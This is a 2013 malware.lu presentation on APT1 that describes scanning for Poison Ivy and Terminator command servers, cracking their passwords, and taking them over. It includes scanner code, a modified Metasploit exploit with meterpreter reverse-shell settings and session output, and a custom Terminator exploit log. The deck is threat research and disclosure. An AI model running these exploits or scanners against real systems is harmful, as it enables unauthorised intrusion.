(maybe ?)APT1: technical backstage

@r00tbsd – Paul Rascagnères

Malware.lu

July 2013

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries


About malware.lu

Presentation of malware.lu
Mainteners:
- @r00tbsd – Paul Rascagnères
- @y0ug – Hugo Caron
- @defane – Stephane Emma
- MiniLX – Julien Maladrie
- @maijin212 – Maxime Morin

A few numbers

Here are some numbers about malware.lu

- 5,572,872 malware samples
- 41 articles
- complete analysis of Red October & Rannoh
- 2000 users
- 2550 followers on twitter (@malwarelu)
- 7GB of database
- 3,5TB of malware
- 1 tool: malwasm
- 1 company: CERT, consulting, Reverse Engineering, Malware analysis, intelligence...
- and more...


malware.lu
Search
Services
CERT
Articles
Events
Goodies
Abou
Malware.lu is a repository of malware and technical analyses for security researchers.
Malware.lu provides an expert team in malwares analyses and incident response for private and gove
Disclaimer:
Malware.lu contains malware samples. Malware.lu will not be held responsible for any damage brought to your equipment,
accessing, using or displaying this website or by downloading any information. You are accessing this website at your own
If you would like to download or submit samples, you need to have an account. To request an account, please send an email to registe
short explanation about "why you want an account". Currently the database contains 5,356,052 samples. The complete list of md5|sha
Welcome rootbsd
Downloads stats: 0 (unlimited)
Uploads stats: 19
Api management
Change password
Logout
Hash: (md5, sha1, sha256)
Search
Name: (beta search by name)
Search
Submit sample: (max 10Mo)
Browse...
Submit

Download of b65f8e25fb1f24ad166c24b69fa600a8.zip
zip password: **infected**
Click here to download

Information:
md5: b65f8e25fb1f24ad166c24b69fa600a8
sha1: e967731f2932976b1437e39a7894eea549797371
sha256: 04425a8121d334bd86415dc406939211afcff092d6a3ffc05b6a4972f0c68481
VirusTotal

VT Report:

General

Detection ratio	26/40
Checked on VT at	2012-08-04 15:17:24
Scanned at	2012-08-03 14:57:47
First seen	2012-08-03 14:57:47
Last seen	2012-08-03 14:57:47
File size	520192

AV

nprotect	Win32.Worm.Stuxnet.E
mcafee	Generic.dx!bcrp
nod32	-
f_prot	-
symantec	Trojan.Gen.2
norman	W32/Flamux_gen.C
avast	Win32:Malware-gen
esafe	-
clamav	Trojan.Stuxnet-27
kaspersky	Worm.Win32.Flame.a
bitdefender	Win32.Worm.Stuxnet.E

Before starting

Why maybe...
Concerning the attribution ??

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries

Information gathering

Mandiant report (http://intelreport.mandiant.com):

The remote administration tool Poison Ivy is mentioned.

Information gathering

Our Poison Ivy scanner:

```
def check_poison(self, host, port, res):
  try:
    af, socktype, proto, canonname, sa = res
    s = socket.socket(af, socktype, proto)
    s.settimeout(6)
    s.connect(sa)
    stage1 = "\x00" * 0x100
    s.sendall(stage1)
    data = s.recv(0x100)
    if len(data) != 0x100:
      s.close()
      return
    data = s.recv(0x4)
    s.close()
    if
      data != "\xD0\x15\x00\x00":
      return
    print "%s Poison %s %s:%d" % (datetime.datetime.now(), host,sa[0], sa[1])
except socket.timeout as e:
    pass
except socket.error as e:
    pass
```

Information gathering

The scanned ports were :
- 3460 (default Poison Ivy port)
- 80 (HTTP port)
- 443 (HTTPS port)
- 8080 (alternate HTTP port)

We scanned a wide IP range located in HK.

Information gathering

Statitics of the Poison Ivy availability.

IP range where PI servers were detected :
- 113.10.246.0-113.10.246.255: managed by NWT Broadband Service
- 202.65.220.0-202.65.220.255: managed by Pacific Scene
- 202.67.215.0-202.67.215.255: managed by HKNet Company
- 210.3.0.0-210.3.127.255: managed by Hutchison Global Communications
- 219.76.239.216-219.76.239.223: managed by WINCOME CROWN LIMITED
-70.39.64.0–70.39.127.255: managed by Sharktech

Information gathering

Statitics of the Poison Ivy availability.

Working hours : (Luxembourgish timezone -6 hours)




Figure 1: Attackers working hours

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries

Poison Ivy

It's a RAT (Remote Administration Tool).

Available on the Internet :
http://www.poisonivy-rat.com/index.php?link=download

Features :
- File management;
- File search;
- File transfer;
- Registry management;
- Process management;
- Services management;
- Remote shell;
- Screenshot creation;
- Hash stealing;
- Audio capture;
- ...

Poison Ivy

Remote code execution fond by Andrzej Dereszowski

Exploit on metasploit : exploits/windows/misc/poisonivy_bof

The exploit has 2 possible exploitation :
 - by using the default password : admin
Or
 - by using brute force

In our context these 2 solutions failed.

Poison Ivy

We decided to modify the existing exploit to add a new option : the password. (the source code is available in our report)

How to find the attackers password of PI ?

The password is used to encrypt the communication.
The encryption algorithm is Camellia.
The encryption is performed with 16 bytes blocks.
Poison Ivy has an “echo” feature, you send data, it returns the same data but encrypted ;)

Our technique :
1. send 100 bytes (with 0x00) to the daemon
2. get the first 16 bytes as result from the daemon

Result=Camellia(16*0x00, key)

Poison Ivy

We decided to create a John The Ripper extension to brute force our Result. (the source code is available in our report)

```
rootbsd@alien:~/john-1.7.9$ cat test.txt
$camellia$ItGoyeyQIvPjT/qBoDKQZg==

rootbsd@alien:~/john-1.7.9$ ./john –format=camellia test.txt
Loaded 1 password hash (Camellia bruteforce [32/32])
No password hashes left to crack (see FAQ)

rootbsd@alien:~/john-1.7.9$ ./john --show test.txt
pswpsw
1 password hash cracked, 0 left
```

Poison Ivy

```
msf exploit(poisonivy_bof_v2) > show options
Module options (exploit/windows/misc/poisonivy_bof_v2):
Name         Current Setting   Required        Description
----         ---------------   --------        -----------
Password     pswpsw            yes             Client password
RANDHEADER   false             yes             Send random bytes as the header
RHOST        X.X.X.X           yes             The target address
RPORT        80                yes             The target port

Payload options (windows/meterpreter/reverse_https):
Name       Current Setting      Required    Description
----       ---------------      --------    -----------
EXITFUNC   thread               yes         Exit : seh, thread, process, none
LHOST      my_server            yes         The local listener hostname
LPORT      8443                 yes         The local listener port

Exploit target:
Id           Name
-            ----
0            Poison Ivy 2.3.2 / Windows XP SP3 / Windows 7 SP1
```

Poison Ivy

Once connected to the Poison Ivy server, we noticed that the server had no public IP. We attacked a server with the IP X.X.X.X (identified during the scan) and the meterpreter endpoint IP address was Y.Y.Y.Y. We concluded that the Poison Ivy daemon was hidden behind a proxy server , by using port forwarding to hide the real IP of the command & control server.

We could also identify that the vendor ID of the MAC address is VMWare.

Poison Ivy

```
msf exploit(poisonivy_bof_v2) > exploit
[*] Started HTTPS reverse handler on https://my_server:8443/
[*] Meterpreter session 1
opened (my_server:8443->Y.Y.Y.Y:3325) at 2013-03-07 07:51:57+0100

Meterpreter> ipconfig
Interface 1
============
Name: MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
Interface 2
============
Name : AMD PCNET Family PCI Ethernet Adapter-[illegible]
Hardware MAC :00:0c:29:c9:86:57
MTU : 1500
IPv4 Address : 192.168.164.128
IPv4 Netmask : 255.255.255.0
```

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries

Take-over of the C&C

Architecture schema :

The binary used to manage the proxy is called xport.exe




Figure 2: Network schema

Syntax :

```
xport.exe Proxy_ip proxy_port Poison_Ivy_ip Poison_Ivy_port number
```

Take-over of the C&C

RDP analysis :

```
rootbsd@alien:~/APT1$ cat list_ip.txt | sort -u | wc -l
384
```

Figure 3: Proxy server login window

Take-over of the C&C

Screenshot of the attackers desktop :




Figure 4: Poison Ivy interface with the list of connected machines

Take-over of the C&C

Screenshot of the attackers desktop :




Figure 5: Poison Ivy interface with a shell

Take-over of the C&C

First step :

take every tools used by the attackers

Second step :

Identify victims

Take-over of the C&C

Architecture schema :

The binary used to manage the proxy is called xport.exe




Figure 2: Network schema

Syntax :

```
xport.exe Proxy_ip proxy_port Poison_Ivy_ip Poison_Ivy_port number
```

Take-over of the C&C

We identify a second RAT hosted on the server : Terminator

The victims were :
- private companies
- public companies
- political institutions
- activists
- associations
- reporters

We warmed every identified targets.

The attackers looked for :
- .ppt(x)
- .xls(x)
- .doc(x)
- .pdf
- .jpg

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries

Terminator


This RAT was previously identified by TrendMicro as Fakem.

The server part was protected by password :

Figure 7: Terminator password


Terminator

A CRC is performed to check the password :



Terminator

After the CRC a XOR is performed:



Terminator

So we developed a small tool to bf the password :

```
rootbsd@alien:~/terminator$ ./bf 10 0xdafd58f3
DEBUG:Ap@hX dafd58f3 dafd58f3
```

Terminator

DEMO

Terminator

We created a scanner for terminator too:

```
def check_terminator(self, host, port, res):
  try:
    af, socktype, proto, canonname, sa = res
    s = socket.socket(af, socktype, proto)
    s.settimeout(6)
    s.connect(sa)
    stage = "<html><title>12356</title><body>"
    stage+= "\xa0\xf4\xf6\xf6"
    Stage += "\xf6" * (0x400-len(stage))
    s.sendall(stage)
    data = s.recv(0x400)
    if len(data) < 0x400:
      return
    if data.find("<html><title>12356</title><body>") == -1:
      return
    print "%s Terminator %s %s:%d" % (datetime.datetime.now(), host,sa[0], sa[1])
```

Terminator

We found a vulnerability on Terminator.

We created a metasploit module called terminator_judgment_day

```
msf exploit
(terminator_judgment_day) > exploit
[*] Started HTTPS reverse handler on https://192.168.0.24:8443/
[*] Connection...
[*] 1024-653
[*] Send exploit...
[*] 192.168.0.45:1050 Request received for /q1fT...
[*] 192.168.0.45:1050 Staging connection for target /q1fT received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset
641776...
[*] Meterpreter session 1 opened (192.168.0.24:8443-> 192.168.0.45:1050) at
2013-03-13 10:04:38 +0100
meterpreter >
```

Plan

- Malware.lu presentation
- Information gathering
- Poison Ivy
- Take-over of the C&C
- Terminator
- Taiwan discoveries

Taiwan discoveries

Taiwan was targets...

Compromised infrastructure :
- tecom.com.tw
- loop.com.tw
- ZyXEL.com
- nkmu.edu.tw

...

Compromised email :

```
rootbsd@alien:$ find . | xargs grep '\.tw' 2>/dev/null | awk
-F: '{print $2}' | sort -u | grep \@ | wc -l
2247
```

Taiwan discoveries

Attackers looked for :

- passwords (email, teamspeak, active directory, browser,...)
- documents (.doc, .xls, .pdf, .vsd,...)
- infrastructure schema
- certificats
- Domain Controler dump
- personal information
- public tendering
- ...

If you need more information, or one of the mentioned company, do not hesitate to contact me !!!

I can give you the exfiltrate documents, infected hostname, compromised username, provide IOC...

Conclusion

- More than 300 servers
- Use of proxy servers to hide their activities
- one server per target
- custom made malware
- working hours, such as office employees
- really good organization

“The only real defense is offensive defense” (Mao Zedong)